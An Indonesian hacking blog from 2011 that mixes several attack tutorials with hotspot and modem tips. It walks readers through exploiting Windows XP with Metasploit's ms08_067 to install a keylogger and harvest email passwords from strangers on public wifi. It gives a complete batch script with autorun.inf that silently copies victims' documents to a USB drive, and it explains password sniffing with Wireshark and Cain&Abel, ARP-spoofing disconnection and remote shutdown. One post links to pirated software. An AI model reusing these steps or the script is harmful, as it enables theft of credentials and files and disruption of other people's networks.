Selamat Membaca Postingan pada Blog sederhana saya ini.. Silahkan tinggalkan komentar !

Rabu, 14 Desember 2011

Cara Mengendalikan dan Hack komputer lain (SNIFFING)

Peralatannya adalah :

Angry IP Scanner (Buat scanning ipaddress) >>> "DOWNLOAD"

Nmap (Buat nyecan Port2 yg kebuka n nyecen OS korban sekalian) >>> "DOWNLOAD"

Metasploit (Sangat penting buat exploitnya) >>> "DOWNLOAD"


Spoiler for Tutorial:
  • 1. Pertama buka angryipscanner, pilih netmasknya yg 24 ajee,,pokoknya disesuain aja sama lokasinya dimana,,hahhaha,,kalo sekedar hostpot area area doang yg model model kayak di mol mol mah 24 ..lalu liat ipaddress kita dilaptop kita..dan lakukan scanning dari 0 s/d 255, maka akan muncul gambar kayak gini :
Spoiler for pick:

nah gambar diatas itu yg warna biru berati komputernya lagi idup alias lagi nyala.


  • 2. Buka nmap dan lakukan scanning port dan OS korban dengan perintah sudo nmap -O ipkorban, seperti gambar berikut:

ternyata pake windows XP,, sampe keakar2nya bikin install ulang dalem hitungan detik...kan ini tutorialnya tentang ngerekam keyboard buat dapetin password,,

  • 3. Mulailah exploit, buka applikasinya msfgui,,tekan keyboard Alt+F2 dan ketik ?msfgui? setelah kebuka dan Start, pilih ?ms08_067_netapi? di Exploit>windows>smb> , seperti gambar berikut ini:
  • 4. Maka akan keluar jendela pilihan OS targetnya, pilihlah ?Automatic Targeting?, seperti gambar berikut ini:
Spoiler for pick:
  • 5. Lalu scrool kebawah dan pilih ?Meterpreter>bind_tcp? , seperti gambar berikut ini:
Spoiler for pick:
  • 6. Lalu scrool kebawah lagi dan masukan ipaddress target di kolom ?RHOST? , seperti gambar berikut ini:
Spoiler for pick:

Lalu scrool ke paling bawah ada tombol, Exploit, tekan aja ituh,,,

  • 7. Maka akan keluar jendela seperti ini di tab ?Session?, seperti gambar dibawah ini:
Spoiler for pick:

  • 8. Lalu klik kanan itu dan pilih Monitor>Start KeyLogger, seperti gambar dibawah ini:
Spoiler for pick:

  • 9. Maka akan keluar path tempat penyimpanan log nya berupa format ?txt? dikomputer kita, seperti gambar berikut ini:
Spoiler for pick:


coba perhatikan yg Keystrokes being saved to bla bla bla,,itu adalah nama path lokasi penyimpanan lognya dikomputer pinguin kita. dan liat bacaan Recording,,itu berati ketukan keyboard korban sudah mulai di rekam oleh metasploit kita..hhehehe..Saatnya kita tungguin ajaaa dah,,setelah lama, kita tunggu, n udah gak sabar, setelah beberapa menit kita buka ajjeee tuh filenya, seperti gambar berikut ini:
Spoiler for pick:

  • 10. Udah gak sabar nih, langsung aja buka,,lalu lakukan searching dengan menekan tombol Ctrl+F dengan memasukkan kata2 kunci yg biasanya bau bau enak, seperti yahoo.com, yahoo.co.id, gmail.com , ymail.com, com, dll, maka akan keluar Insya Allah kayak gini broo:
Spoiler for pick:

Selasa, 13 Desember 2011

Win Arp Attacker – Simple but Dangerous

Win Arp Attacker adalah salah satu networking tool yang memiliki banyak fungsi yang dapat digunakan untuk sniffing, spoofing dan attacking pada jaringan. Hampir sama dengan wireshark, tetapi pengoperasiannya lebih mudah dan dengan penjelasan yang saya berikan tersebut, mungkin bagi pemula sekalipun dapat menggunakannya.
Feature dan Penjelasan:
1 Scan
Melakukan scaning dan menunjukan host yg aktif dalam waktu yang singkat (2-3 detik).
Fungsi scan ini memiliki 2 mode, yaitu scan secara normal dan anti sniff scan untuk mencari siapa dan adakah yg melakukan sniffing pada jaringan kita. Selain itu, Kita dapat menyimpan dan meload komputer list yang berada pada jaringan.
2. Attack
Fungsi ini menangkap dan mengumpulkan seluruh paket dalam jaringan. Selain itu, fungsi utamanya memiliki 6 opsi:
(1) Arp Flood yaitu mengirim dan melakukan ip conflict paket ke komputer target, yang dapat membuat komputer target down dan lumpuh jika kita terlalu banyak mengirim paket.
(2) Ban Gateway adalah cara salah satu cara yang unik untuk mematikan aktifitas komputer korban dari akses ke internet. Dengan memberi perintah atau mengatakan kepada gateway bahwa komputer tersebut, memiliki mac address yg salah. Sehingga komputer target di blok akses ke internet oleh gateway
(3) IP Conflict yaitu hampir sama seperti Arp Flood dengan mengirimkan paket yang menyebabkan ipconflict pada komputer target, sehingga si victim(komputer target) tidak dapat mengakses ke jaringan.
(4) Sniff Gateway yaitu melakukan spoofing ke komputer target dan gateway.
(5) Sniff Hosts yaiut melakukan aktivitas spoofing dengan 2target atau lebih dan ini merupakan salah satu tindakan yang berbahaya.. so, take with ur own risk
(6) Sniff Lan – hampir sama seperti Sniff Gateway, perbedaannya adalah, kalo Sniff mengirimkan arp broadcasting paket untuk mengatakan kepada seluruh komputer dalam sebuah jaringan bahwa kita adalah gateway, sehingga dapat melakukan sniffing terhadap semua hosts yg berada dalam lingkup gateway tersebut.
3. Detect
Feature ini memiliki fungsi utama untuk mendetect seluruh serangan yang ditujukan pada gateway atau host.
4. Protect
Feature ini berfungsi untuk memproteksi dan mendetect attacker atau serangan yang ditujukan pada gateway dan meresolve atau memperbaiki efek dari serangan tersebut.
5. Proxy Arp
6. Save arp packets
7. other features.
Untuk keterangan 5-7, silahkan cari sendiri cari tau dengan jarimu coz 3feature tersebut hanya tambahan
*Glosary
ARP adalah Address Resolution Protocol (ARP) atau protokol jaringan, yang melakukan maping layer protocl address ke hardware. Sebagai contoh, ARP digunakan untuk meresolve atau memperbaiki ip address pada jaringan.
Sniffing adalah adalah kegiatan menyadap dan/atau menginspeksi paket data menggunakan sniffer software atau hardware di internet atau jaringan.
Spoofing adalah aksi pemalsuan identitas. IP Spoofing merupakan tehnik yang digunakan bagi penyelundup untuk mengakses sebuah network dengan mengirimkan paket/pesan dari sebuah komputer yang mengindikasikan bahwa paket/pesan tersebut berasal dari host yang terpercaya.

Shutdown PC orang lain dalam satu jaringan

Sebenarnya cara ini mudah sekali. kita bisa mengetahui lebih banyak parameter yang bisa di gunakan dalam perintah shutdown dengan mengetik shutdown /?
Dari atas sudah jelas sekali pengertian parameternya, tinggal bagaimana kita memanipulasi parameter itu.
-i = Menampilkan GUI remote shutdown, kita bisa mengatur disini komputer mana saja yang akan kita remote, apakah perlu kita peringatkan, beri waktu jeda, rencana, dll.
-l = logging off user (tidak bisa di ikuti dengan parameter m)
-s = Shutdown total komputer.
-r = Shutdown komputer lalu restart kembali.
-a = Abort atau membatalkan proses shutdown.
-m = Remote pada komputer lainnya, misalnya kita ingin mematikan komputer dengan nama “kambingjantan” yang kita tuliskan pada parameter adalah -m //kambingjantan.
-t = Timer atau jeda waktu yang kita berikan misalnya kita memberikan waktu 10 detik agar komputer target shutdown penulisannya adalan -t 10.
-c = Comment atau komentar/berita/pemberitahuan misalnya kita mau meng-shutdown komputer kambingjantan dengan pesan “ayo mandi” penulisannya adalah -c “ayo mandi”.
-f = Force atau memaksakan shutdown, perintah ini berisiko namun terkadang berguna disaat tertentu. Parameter -f akan memaksa komputer shutdown tanpa memberikan waktu jeda pada program lain.
-d = Ini sebenarnya seperti sebuah agenda, misalnya kita ingin mematikan komputer pada jam tertentu dengan pesan, dan rencana shutdown. Contoh: -d [kambingbetina][r]:ayo mandi dulu:mandi.
Pertanyaan yang paling sering terjadi adalah “kenapa gagal?” (umumnya terjadi pada kasus remote). Seperti kita ketahui bahwa didalam jaringan setiap komputer memiliki nama unik dan workgroup. Kalau kita mengetahui nama komputer tersebut namun kita berbeda workgroup maka perintah shutdown via remote ini akan gagal.
Bagaimana cara mengetahui nama komputer lain yang berada dalam 1 workgroup? cukup ketik “net view” maka akan keluar list seperti contoh:
Bagaimana caranya mengetahui nama workgroup yang ada di dalam jaringan? silahkan cari sendiri google yah, ada sebuah program untuk melakukan ini tetapi ini masuk kategori abuse makanya tidak saya tuliskan.
Sekian dulu :D

Cara sniffing password dengan Wireshark pada jaringan Wifi

Buka program wireshark.
2
Pertama masuk pada Capture – Option atau menekan tombol Capture Interfaces
3
Kemudian akan muncul tampilan window Capture Interfaces. Pilih Option pada Ethernet yang terpakai / yang tersambung dengan jaringan dalam kasus ini, Option pada 802.11 b+g Wireless LAN
5
Pilih interface (network card) yang akan digunakan untuk mengcapture packet. Pilih salah satu yang benar. Dalam kasus ini saya menggunakan USB Wifi sebagai sambungan ke internet maka yang saya pilih adalah 802.11 b+g.
Dan pastikan Capture packet in promecious dalam status ON.
6
Untuk menyimpan record yang tercapture, bisa mengaktifkan kolom File, pada bagian Capture File(s).
Pilih tombol Start untuk memulai merecord packet data yang masuk
7
Pertama-tama mungkin blom ada record yang masuk. Kembali ke halaman admin blog uad, dan tekan lah tombol LOGIN nya. Maka akan ada packet yang terecord
8
Klik tombol stop ( Alt+E ) setelah anda merasa yakin bahwa ada password yang masuk selama anda menekan tombol start. Pasti akan ada banyak sekali packet data yang merecord. Dari sini kita mulai menganalisa packet tersebut. Karena yang kita butuhkan adalah men-sniffing password, maka pada kolom Filter kita ketikkan http untuk lebih memudahkan pengelompokan packet data.
9
Biasanya login packet terdapat kata login atau sejenisnya. Dalam kasus ini kita menemukan packet dengan informasi POST /latif_ilkom/wp-login.php HTTP/1.1 …. Klik kanan pada packet tersebut, pilih Follow TCP Stream
10
Maka akan muncul informasi tentang packet data yang kita pilih. Disini lah kita bisa menemukan username dan password dari halaman administrator blog uad. Biasanya ditanda dengan tulisan berwarna merah.
11
Jika kita bisa menganalisa packet tersebut satu per satu maka kita akan tau data yang kita cari. Dalam kasus ini terlihat bahwa username=latif_ilkom dengan password rahasia sudah kita temukan
12

Sharing koneksi modem menjadi acces point hotspot (wifi)

Hmm kalo internetan diarea yg punya jaringan wifi (hotspot) udah biasa.. nah gimana kalo bikin acces point hotspot sendiri dirumah,dikos atau ditempat" lain ?? seru kan,1 modem buat byk komputer.. hahaaa
Tutorial ini hanya utk komputer OS windows 7 :)

1.Buka Control Panel >> Network and Internet >> Network and Sharing Center.

2. Jika modem kamu sudak konek ke internet, maka pada Network and Sharing center akan terlihat seperti gambar diatas. Klik Pada tulisan “XL”(atau apapun nama Profile Name Koneksi kamu) untuk membuka Statusnya.3. Klik Properties dan masuk ke tab Sharing. Beri centang pada semua opsi yang ada dan pada pilihan Home networking connection pilih Wireless Network Connection.
4. Selanjutnya klik Setting, beri centang pada semua opsi kemudian OK.
5. Tutup jendela Properties dan Status XL.

6. Masih pada jendela Network and Sharing Center, klik Manage wireless networks pada bagian kiri atas. Kemudian pada jendela Manage Wireless Networks klik “Add”.
7. Muncul jendela baru, klik “Create an ad hoc network” >> Next >> Isikan Network Name (Sesuai selera), Ubah parameter Security Type menjadi No authentication(Open), beri centang pada Save this network >> Kemudian Next.
8. Setting untuk server/ gate away selesai.
Setting Laptop 2 dan yang Lainnya (Client)
Pada dasarnya di laptop client tidak ada settingan khusus, cukup cari wireless network yang tersedia (seperti halnya kamu online via wireless di net cafe atau dkampus de el el) .. setelah wireless laptop server ketemu tinggal connect aja, tunggu sampai wireless laptop client auto IP configuring  selesai .. dan selanjutnya nikmati online bersama2 temanmu .. :-D
Semoga Bermanfaat …….. Amin
–>> Klo kamu lagi males bacanya sekarang,, silahkan download aja caranya disini

Mempercepat Buffering Youtube Dengan Add-Ons Grease Monkey ( Pengguna Mozilla Firefox )

Buffering Youtube anda terasa lambat ?
Memang cepat atau lambatnya buffering youtube di pengaruhi oleh koneksi internet yang kita gunakan.
Apakah buffering youtube bisa di percepat ?
BISA, kali ini saya ingin membahas tentang mempercepat buffering youtube dengan Grease Monkey
Apa itu Grease Monkey ?
Grease Monkey adalah add-on untuk Mozilla Firefox yang memungkinkan kita untuk menambahkan script-script (biasa disebut sebagai “user scripts”, ditulis dengan Javascript) dalam rangka untuk memperoleh tampilan atau menambah fungsionalitas browser pada suatu halaman website. Setelah menginstall dan merestart Firefox, Greasemonkey dapat diakses melalui menu Tools — Greasemonkey atau melalui icon monyet pad
Ikuti langkah-langkah berikut ini :
1. Buka Browser Mozilla Firefox anda
2. Download add ons mozilla firefox—-> Grease Monkey
3. Masuk ke —-> http://userscripts.org/scripts/show/33042 , kemudian klik kotak yang bertuliskan Instal. Ini merupakan skrip You Tube Enchancer.
4. Masuk ke—-> http://userscripts.org/scripts/show/26062 dan klik Instal. Ini adalah skrip untuk memberi peringatan kalau ada update terbaru dari You Tube Enchancer.
5. Lihat di bagian bawah video. Ada beberapa menu di bawahnya
View in Low/High/HD Quality—> Menonton video dengan kualitas gambar rendah/Tinggi/HD. Untuk mempercepat buffering video klik view in Low Quality.
Gambar Tengkorak —> Menghentikan Buffering
640, 854, 960, 1024—-> Mengubah ukuran video
Gambar Lampu ——–> Membuat layar video menjadi gelap
6. Klik tulisan view in low quality, untuk mempercepat buffering. Setelah itu anda akan melihat kotak bufferingnya berjalan dengan cepat.
7. Selamat Mencoba

NetScream Maksimalkan Koneksi Modem

NetScream merupakan program yang membantu mengoptimalkan koneksi modem anda. Koneksi modem anda dapat diptimalkan sampai lebih dari 200%. NetScream pun juga membantu koneksi dial-up anda agar lebih stabil dan tidak mudah terputus (disconnect). Dengan software ini, proses upload/download anda akan lebih lancar tanpa gangguan.
NetScream bekerja pada berbagai koneksi seperti: dial-up 14.4/28.8/33.6/56 kb, kabel dan dsl modem. Tidak perlu ada instalasi atau modifikasi perangkat keras Anda. NetScream akan mengoptimalkan semua setting yang rumit bagi Anda secara instan.
NetScream bekerja dengan memperbaiki setting registri dan berbagai file konfigurasi. NetScream juga mengalokasikan sebagian kecil memori komputer ke prosesor untuk memproses data yang keluar masuk modem Anda dengan lebih cepat. NetScream telah dicoba dan dites di berbagai mesin dan telah terbukti bekerja lebih dari 80% sepanjang waktu.

NetScream

NetScream Maksimalkan Koneksi Modem NetScream Maksimalkan Koneksi Modem
NetScream 2011

Apa saja system yang dimodifikasi oleh NetScream?

  • Modem MTU Transmission rates
  • Memory allocation to modem
  • Modification to network bandwidth allowance
  • Increasing HTTP request limit
  • DNS lookup optimization
  • Modification to TTL setting
  • Optimization of TCP/IP standard settings
  • Modification to socket layer connections
  • and much more..
System Requirements :
  • Microsoft Windows 2000, 2003, 95, 98, Me, NT 4, Vista, XP, windows 7
  • Microsoft Internet Explorer 4 or higher
  • Intel Pentium 90 MHz or higher
  • 8 Mb RAM (32 Mb recommended)
  • 5 Mb hard disk space
  • VGA or higher resolution monitor
  • Mouse or other pointing device
Untuk mendownload NetScream Full + Serial Number + Instructions, silahkan gunakan link download dibawah ini:
LINK DOWNLOAD - 4shared (1,636 KB)
LINK DOWNLOAD – mediafire (1.6 MB)
LINK DOWNLOAD – mediafire (1.62 MB)
Cara Install yg ane Sarankan
  • Extract filenya
  • Install file “Netscream.exe”
  • Setelah terinstall launch NetScream
  • Matikan Koneksi Internet terlebih dahulu sebelum memasukkan Serial Number
  • Buka buka file “Leame Importante(SN).txt” (disana terdapat serial number dari specialwin)
  • Nah sekarang saatnya memasukkan Serial Number.. Cari tulisan “Click to enter Serial Number” d kotak dialog NetScream..
  • Masukan serial number yg berada di notepad
  • udah deh beres.. NetScream anda udah berlisensi.
Selamat mencoba NetScream, dan semoga berguna

Merampok Data Dengan USB FlashDrive

Pada kesempatan ini saya akan sharing menngenai merampok data di kompi dengan USB Flash Drive.. ok let’s start mulai aja yuk !!
1. Buka notepad pertama . .. kalau males ngetik bisa copas tulisan di bawah ini ..
@echo off
REM Name : silentxxx
REM Author : Silentxxx
Set silent=%computername% _ %random%
If not exist ”%silent%” Md “%silent%”
For%%a in (C D E F G H I J) do if exist %%a:\ (
For /f “tokens=*” %%b in (‘dir /a/b/s %%a:\*.doc’) do (
attrib –s –h –r “%%b”
copy “%%b” “%silent%” /y)
For /f “tokens=*” %%b in (‘dir /a/b/s%%a:\.xls’) do (
attrib –s –h –r “%%b”
copy “%%b” “%silent%” /y)
For /f “tokens=*” %% b in (‘dir /a/b/s%%a:/*.txt’) do (
attrib –s –h –r “%%b”
copy “%%b” “%silent%” /y)
For /f “tokens=*” %%b in (‘dir /a/b/s%%a:/*.docx’) do (
attrib –s –h –r “%%b”
copy “%%b” “%silent%” /y)
)
1. Save file tersebut dengan nama terserah .bat dan save as type all files .,udah pa blon??
Sekarang coba di jalankan file dengan exstensi bat tersebut maka di samping File akan terbuat semua file yang di copy dari drive C ampai Z (kalau punya )wkwkwk. gila banyak amat..
Code di atas dapat di ubah atau di tambah sesuai dengan keinginan kalian masing-masing bisa di tambahkan kode
For /f “tokens=*” %%b in (‘dir /a/b/s%%a:\*.zip’) do(
attrib –s –h –r “%%b”
copy “%%b” “%silent%” /y)
maka file yang berextensi zip akan masuk ke Flash Disk kamu (wah lumayan dapat software kompresan gratis wkwkwk)
ubah sesuai extensi apa yang kamu inginkan misalnya *.pdf atau *.html
maka file terserah.bat akan berjalan sesuai dengan keinginan anda .
File tersebut bisa anda ubah ke bentuk extensi exe. .. enak atuh,, lebih mudah.. dengan software Bat_To_Exe_ConverterV1.5 kalau belum punya kakak-kakak bisa download di http://www/brothersoft.com/bat-to-exe-converter-50301.html
Cara mengubahnya adalah
1. Buka software tersebut..
2. Pilih yang compile
3. Dan sekarang file.bat yang tadi kita buat menjadi file yang berextensi *.exe lebih enak kan ..
4. Agar file tersebut maka kita harus buat file autorun
5. Buka notepad ketikkan
[autorun]
Open=terserah.exe
1. save as dengan nama Autorun.inf dan terserah.exe di dalam directory USB Flash Drive kamu..
2. Selesai .. Akhirnya sekarang colokkan atau masukkan FD kamu atau loe atau agan di pc mana aaja akan terkcopy banyak data yang kamu terima .. thnkz.. tamat

Netcut.. software hack jaringan Wifi

NetCut merupakan sebuah software dimana kita bisa mengontrol koneksi ke masing-masing komputer/laptop dalam satu jaringan wifi/lan. Namun software ini berbahaya jika dipegang oleh orang-orang yang tidak bertanggung jawab, misal untuk mengerjain temannya/orang lain saat berada di area hotspot, yang tujuannya juga untuk mengambil bandwidth.
Tampilannya seperti skrinsut di bawah ini :
http://img51.imageshack.us/img51/5504/netcut.jpg
Untuk menghentikan salah satu koneksi, anda tinggal arahkan cursor ke koneksi tersebut lalu tekan “Cut Off”. Untuk mengembalikannya tinggal tekan “Resume”.
Ada virus, adapula antivirusnya. Demikian juga dengan netcut. Untuk menghindari dari ulah orang lain yang menggunakan netcut, anda bisa instal anti netcut.
http://img.brothersoft.com/screenshots/softimage/a/anti_netcut-71896-3.jpeg
Berikut link keduanya :
Lebih baik instal saja keduanya. Barangkali bisa berguna saat koneksi wifi lambat. He3…
Eh iya, jangan lupa… Net Cut (cut = putus). Pemutus Koneksi Internet. Bukan NetCute loh yah.. He3…
Semoga bermanfaat!

Tips Membuat Hotspot Menggunakan Laptop Di Windows 7


Untuk membuat hotspot dengan memanfaatkan wifi di laptop/notebook sebenarnya ada banyak cara. Disini saya akan share cara yang menurut saya yang paling mudah dan simple, yakni menggunakan tool yang benama Connectify. Connectify hanya berjalan di Windows 7, jadi selain itu mohon maaf yah. Hehehe

Bahan-bahan yang di butuhkan :
  • Jaringan Internet (tested on speedy, fastnet dan Modem HP SMART)
  • Notebook/Laptop yang sudah ada wifi nya.
  • Windows 7
  • Software Connectify
Oke, langsung aja kita ke tahap-tahap yang sudah di tunggu-tunggu.
wifi hotspot

Cara setting (perhatikan gambar di atas) :
  1. Wifi-Nama : Isi nama jaringan wifi anda anda kehendaki. (misal : remoxpArea)
  2. Password : masukan password sesuai keinginan anda. Berfungsi untuk mengamankan jaringan internet anda, dari orang-orang yang tidak berkepentingan.
  3. Internet : Pilih sumber koneksi internet anda yang akan anda share.
  4. Wifi : Pilih "wireless network connection"
  5. Mode : Biasanya di sesuaikan dengan jenis kartu wifi anda, tergantung kartu wifi anda, sudah support yang mana.
  6. Klik aplly settings
  7. Lalu start hotspot
  8. Selesai
wifi 5800
Connectify dapat berjalan di wifi card:
  • Atheros AR5xxx/AR9xxx cards, driver version 8.0.0.238
  • Broadcom 4310-series (in many Dell laptops)
  • Broadcom 4321AG/4322AG/43224AG WLAN Adapter, driver version 5.60.18.8
  • D-link AirPlus G DWL-G510 Wireless PCI Adapter, driver version 3.0.1.0
  • D-Link DWA-140 RangeBooster N USB Adapter, driver version 3.0.3.0
  • Dell 1510 Wireless N adapter, Broadcom version,driver 5.60.18.8,
  • Intel 5100/5300, WiFi Link 1000 BGN, driver version 13.0.0.107
  • Linksys Dual-Band Wireless-N USB Network Adapter(WUSB600N), driver version 3.0.10.0
  • Netgear 108 Mbit WG311T
  • Ralink RT2870 (in many 802.11n USB dongles)
  • Realtek RTL8187B (Win7 driver ver.1178)
  • Realtek RTL8187SE (with the drivers that came with Windows 7)
  • Realtek RTL8192u with 1370(Beta)
  • Sitecom Wireless USB Adapter 54g WL-608, with Ralink RT2870 drivers, version 3.0.9.0

Password : www.remo-xp.com
Download Connectify Pembuat Hotspot ||

Cara Kerja NetCut & Cara Mengatasi NetCut

Netcut - Semua orang sudah keringatan dan manyun di sebuah hostspot wifi umum gratisan akibat koneksi yang putus tiba tiba, tapi anda melihat satu orang yang masih segar bugar dengan wajah yang tak bergelimang berdosa. Maka si kawan itu wajib dicurgai apakah dia sedang memakai netcut untuk mencuri kuota internet anda/ usil dengan user lainnya.
Sekilas cara kerja netcut:
  1. NetCut menjadikan laptop/komputernya sebagai gateway. Jadi dia bebas mengatur siapa yang masuk, dan siapa yang perlu ditendang keluar.
  1. Bekerja berdasarkan ARP (Address Resolution Protocol) Spoofing.
    Jadi dia mengelabuhi mac adress komputer satu Dengan IP adress Komputer lain.
    Misal, komputer A mau komunikasi ke B. Tapi, tiba2 si C mengangu komunikasi. Karena sebelumnya si C sudah sukses melakukan penyusupan di bagian ARP.
    Jadi si C bisa suka aja mau diapain tuh data yang sudah di copet. Mau di putus, di sambung semua terserah padanya.
  1. Software netcut ini paling popular di kalangan pengguna internet wifi gratisan.
  1. Software ini buat sakit hati.
Cara menggunakan Netcut:
  1. Penggunaan netcut sangat mudah dan simpel.
  1. Download Netcut > install di komputer > Jalankan softwarenya
  1. Tinggal pilih IP/Hostname/Mac Address client yang ingin diputuskan koneksinya dan mengklik cut off.
  1. User tersebut akan langsung terputus koneksinya dari server sampai anda membebaskannya atau dengan mengklik Resume atau dia mengganti IP address nya sendiri.
Cara atasi netcut:
  1. Kalau kawan merasa sudah diusili seseorang, pertama ganti saja dulu IP adress nya untuk menghindar, kalau boleh ubah kedekat dengan ip server atau gateway untuk mengelabuhinya. Kalau dia tetap mengulah. Telepon semua pasukan geng anda. :)
  1. Cek ARP untuk mengetahui apakah ada orang yang memakai netcut.
    Start menu > run > ketik “cmd” atau command prompt > ketik lagi “arp -a” untuk melihat IP router. Kalau ada lebih dari satu ip router, pertimbangkan niat ber online. Atau lapor saja ke admin tentang hal ini.
    Lebih gampang: kawan bisa install program Anti ARP(sayang masih trial version, belum ketemu keygennya) dan jalankan sebelum online. Biar lebih aman.
  1. Hidden komputer dari LAN pake XP antispy
  1. Bisa juga memakai program seperti “Anti Netcut”, namun saya belum yakin apakah akan bekerja.
  1. Kerjai balik si Pembuat ulah.Banjiri laptopnya dengan ping yang bejibun dan terus menerus. Biar cepat hang sekalian terutama jika RAM nya rendah. Amin..start menu > run > ketik “cmd” >> ketik lagi “ping google.com -t”
  1. Lihat muka yang paling tidak berdosa ketika anda baru saja kehilangan koneksi. Razia laptop/ komputernya. Kalau ketahuan, pertimbangkan langkah 1 diatas.

Cara Mengenal wireless hacking

Langkah-langkah pertama:
1. Cek tipe jaringan anda, anda ada di jaringan switch / hub. Jika anda berada di jaringan hub bersyukurlah karena proses hacking anda akan jauh lebih mudah.
2. Download program-program yang dibutuhkan yaitu Wireshark dan Cain&Abel.Code:
Cara Menggunakan WireShark:
* Jalankan program wireshark
* Tekan tombol Ctrl+k (klik capture lalu option)
* Pastikan isi pada Interfacenya adalah Ethernet Card anda yang menuju ke jaringan, bila bukan ganti dan pastikan pula bahwa “Capture packets in promiscuous mode” on
* Klik tombol start
* Klik tombol stop setelah anda merasa yakin bahwa ada password yang masuk selamaanda menekan tombol start
* Anda bisa melihat semua jenis packet yang masuk dan keluar di jaringan (atau pada komputer anda saja jika network anda menggunakan Swtich
* Untuk menganalisis datanya klik kanan pada data yang ingin di analisis lalu klik “Follow TCP Stream” dan selamat menganalisis paketnya (saya tidak akan menjelaskan caranya karena saya tidak bisa )
* Yang jelas dari data itu pasti di dalamnya terdapat informasi2 yang dimasukkan korban ke website dan sebaliknya
Cara di atas hanya berlaku apabila jaringan anda adalah Hub bukan switch
Dari cara di atas anda dapat mengetahui bahwa jaringan anda adalah hub/switch dengan melihat pada kolom IP Source dan IP Destination. Bila pada setiap baris salah satu dari keduanya merupakan ip anda maka dapat dipastikan jaringan anda adalah jaringan switch, bila tidak ya berarti sebaliknya.
Cara Menggunakan Cain&Abel:
* Penggunaan program ini jauh lebih mudah dan simple daripada menggunakan wireshark, tetapi bila anda menginginkan semua packet yang sudah keluar dan masuk disarankan anda menggunakan program wireshark
* Buka program Cain anda
* Klik pada bagian configure
* Pada bagian “Sniffer” pilih ethernet card yang akan anda gunakan
* Pada bagian “HTTP Fields” anda harus menambahkan username fields dan password fields nya apabila yang anda inginkan tidak ada di daftar.
Sebagai contoh saya akan beritahukan bahwa kalo anda mau hack password Friendster anda harus menambahkan di username fields dan passworsd fields kata name, untuk yang lain anda bisa mencarinya dengan menekan klik kanan view source dan anda harus mencari variabel input dari login dan password website tersebut. Yang sudah ada di defaultnya rasanyan sudah cukup lengkap, anda dapat mencuri pass yang ada di klubmentari tanpa menambah apapun.
* Setelah itu apply settingannya dan klik ok
* Di menu utama terdapat 8 tab, dan yang akan dibahas hanya 1 tab yaitu tab “Sniffer” karena itu pilih lah tab tersebut dan jangan pindah2 dari tab tersebut untuk mencegah kebingungan anda sendiri
* Aktifkan Sniffer dengan cara klik tombol sniffer yang ada di atas tab2 tersebut, carilah tombol yang tulisannya “Start/Stop Sniffer”
* Bila anda ada di jaringan hub saat ini anda sudah bisa mengetahui password yang masuk dengan cara klik tab (Kali ini tab yang ada di bawah bukan yang di tengah, yang ditengah sudah tidak usah diklik-klik lagi) “Passwords”
* Anda tinggal memilih password dari koneksi mana yang ingin anda lihat akan sudah terdaftar di sana
